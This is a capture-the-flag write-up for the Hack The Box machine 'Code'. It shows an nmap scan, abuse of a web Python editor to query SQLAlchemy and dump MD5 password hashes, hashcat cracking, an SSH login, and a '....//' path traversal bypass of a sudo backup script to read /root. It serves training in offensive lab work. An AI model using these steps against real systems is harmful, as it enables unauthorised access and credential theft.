HTB: Code - Easy
Enumeration
First start off by running a Nmap scan on the host:
nmap -sV -sC -vvv -oN code.nmap 10.129.211.114
[..]
Nmap scan report for 10.129.211.114
Host is up, received conn-refused (0.019s latency).
Scanned at 2025-03-26 09:08:07 CET for 8s
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCrE0z9yLzAZQKDE2qvJju5kq0jbbwNh6GfBrBu20em8SE/I4jT4FGig2hz6FHEYryAFBNCwJ0bYHr3hH9IQ7ZZNcpfYgQhi8C+QLGg+j7U4kw4rh3Z9wbQdm9tsFrUtbU92CuyZKpFsisrtc9e7271kyJElcycTWntcOk38otajZhHnLPZfqH90PM+ISA93hRpyGyrxj8phjTGlKC1O0zwvFDn8dqeaUreN7poWNIYxhJ0ppfFiCQf3rqxPS1fJ0YvKcUeNr2fb49H6Fba7FchR8OYlinjJLs1dFrx0jNNW/m3XS3l2+QTULGxM5cDrKip2XQxKfeTj4qKBCaFZUzknm27vHDW3gzct5W0lErXbnDWQcQZKjKTPu4Z/uExpJkk1rDfr3JXoMHaT4zaOV9l3s3KfrRSjOrXMJIrImtQN1l08nzh/Xg7KqnS1N46PEJ4ivVxEGFGaWrtC1MgjMZ6FtUSs/8RNDn59Pxt0HsSr6rgYkZC2LNwrgtMyiiwyas=
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDiXZTkrXQPMXdU8ZTTQI45kkF2N38hyDVed+2fgp6nB3sR/mu/7K4yDqKQSDuvxiGe08r1b1STa/LZUjnFCfgg=
|   256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP8Cwf2cBH9EDSARPML82QqjkV811d+Hsjrly11/PHfu
5000/tcp open  http    syn-ack Gunicorn 20.0.4
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
|_http-server-header: gunicorn/20.0.4
|_http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
After scanning the ports, we notice that port 5000 is open. We proceed to navigate to this port in our browser:

We are met with a Python IDE in our browser. It does not allow for importing any libraries.
After doing research, I stumbled up-on the following Stackoverflow post: https://stackoverflow.com/questions/4858100/how-to-list-imported-modules - this post elaborates on how to show all the imported modules.
Which is done by adding the code ‘print(sys.modules)’:

I sent the obtained text to a AI chatbot, to provide me a summon up of the results, where it tells me the following non default packages are imported:
- gunicorn - A Python WSGI HTTP server for running web applications.
- werkzeug - A library for WSGI utilities and web development.
- flask - A lightweight web framework for Python.
- flask_sqlalchemy - SQLAlchemy integration for Flask.
- sqlalchemy - A SQL toolkit and Object-Relational Mapping (ORM library).
- blinker - A library for creating signals and event handling.
- itsdangerous - A library for cryptographic signing.
- greenlet - A lightweight coroutine library.
- markupsafe - A library for safe handling of strings in HTML and XML.
- jinja2 - A templating engine for Python.
Foothold
The most interesting one here is ‘sqlalchemy’ - since this is a database module, which may allow us to read out a database the web application is in connection with.
After trying different approaches, it seemed that ‘db’ is the name it is imported as:

When doing research on how to view tables at https://stackoverflow.com/questions/6473925/sqlalchemy-getting-a-list-of-tables - I was able to read out the tables using db.metadata.tables.keys():

Since the database contains a table for user I would be of suspicion that it would contain a username and password hash.
I found the following stack overflow post containing a possible outcome on how to view its contents: https://stackoverflow.com/questions/6750017/how-to-query-database-by-id-using-sqlalchemy - Reading this, resulted in trying the following syntax with success:


Modifying the code to view the result for each user from 0 to 100:
for i in range(100):
    d = db.session.get(User, i)
    try:
        print(d.username)
    except:
        pass
This resulted in viewing both users:
Since this worked, let’s also try to view the password hash:
for i in range(100):
    d = db.session.get(User, i)
    try:
        print(d.username,":",d.password)
    except:
        pass
Revealing the following hashes:
development : 759b74ce43947f5f4c91aeddc3e5bad3
martin : 3de6f30c4a09c27fc71932bfc68474be
I used hashcat to crack the md5 hashes - this is done with the following command:
hashcat hash.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt -m 0
[..]
759b74ce43947f5f4c91aeddc3e5bad3:development
3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster
And now we can SSH into the user ‘Martin’ and obtain our shell access to the machine:
ssh martin@10.129.214.157
Horizontal Privilege Escalation
With access to the machine as martin, we are not directly met with the user.txt.
I ran the following commands to enumerate what our current position is on the mahcine:
martin@code:~$ cd backups/
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  task.json
martin@code:~/backups$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
This revealed that the file /usr/bin/backy.sh can be run with sudo privileges.
And when we run this shell script, the result is as following - requiring to input a .json file:
sudo /usr/bin/backy.sh
[..]
Usage: /usr/bin/backy.sh <task.json>
As viewed above, there is a task.json file - which we can modify and run our sudo command on.
I modified the JSON from /home/app-production/app to /home/:
{
        "destination": "/home/martin/backups/",
        "multiprocessing": true,
        "verbose_log": false,
        "directories_to_archive": [
                "/home/"
        ],

        "exclude": [
                ".*"
        ]
}
Then I ran the command:
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/03/26 15:53:48 🍀 backy 1.2
2025/03/26 15:53:48 📋 Working with task.json ...
2025/03/26 15:53:48 💤 Nothing to sync
2025/03/26 15:53:48 📤 Archiving: [/home]
2025/03/26 15:53:48 📥 To: /home/martin/backups ...
2025/03/26 15:53:48 📦
The file is saved to code_home_2025_March.tar.bz2 - which could then be exported using the following tar command:
tar -xjf code_home_2025_March.tar.bz2
[..]
martin@code:~/backups$ ls
code_home_2025_March.tar.bz2  code_home_app-production_app_2024_August.tar.bz2  home  task.json
A folder called home is revealed - where the user flag is obtained:
martin@code:~/backups$ cd home/
martin@code:~/backups/home$ ls
app-production  martin
martin@code:~/backups/home$ cd app-production/
martin@code:~/backups/home/app-production$ ls
app  user.txt
martin@code:~/backups/home/app-production$ cat user.txt
6f4[..]86e
Vertical Privilege Escalation
When reading the backy.sh file, we are met with the following line in the code:
.directories_to_archive |= map(gsub("\.\./"; ""))'
This views that ../ is being stripped from the input. So there already is an indication that we can make use of path traversal.
Changing this to ....// would still make it remove the ../ but leaving it with ../ - which is a common LFI bypass:
I modified the json file, and added /root/ to it. I also removed the exclusion part, which may interfere with our path to viewing the /root directory:
{
  "destination": "/home/martin/backups/",
  "multiprocessing": true,
  "verbose_log": false,
  "directories_to_archive": [
    "/home/app-production/....//....//root/"
  ]
}
The following JSON file is inputted into the command - and unzipped the file:
sudo /usr/bin/backy.sh task.json
[..]
tar -xvf code_home_app-production_.._.._root_2025_March.tar.bz2
Resulting in obtaining the root flag:
martin@code:~/backups$ cd root/
martin@code:~/backups/root$ ls
root.txt  scripts
martin@code:~/backups/root$ cat root.txt
5eb1[..]29d0e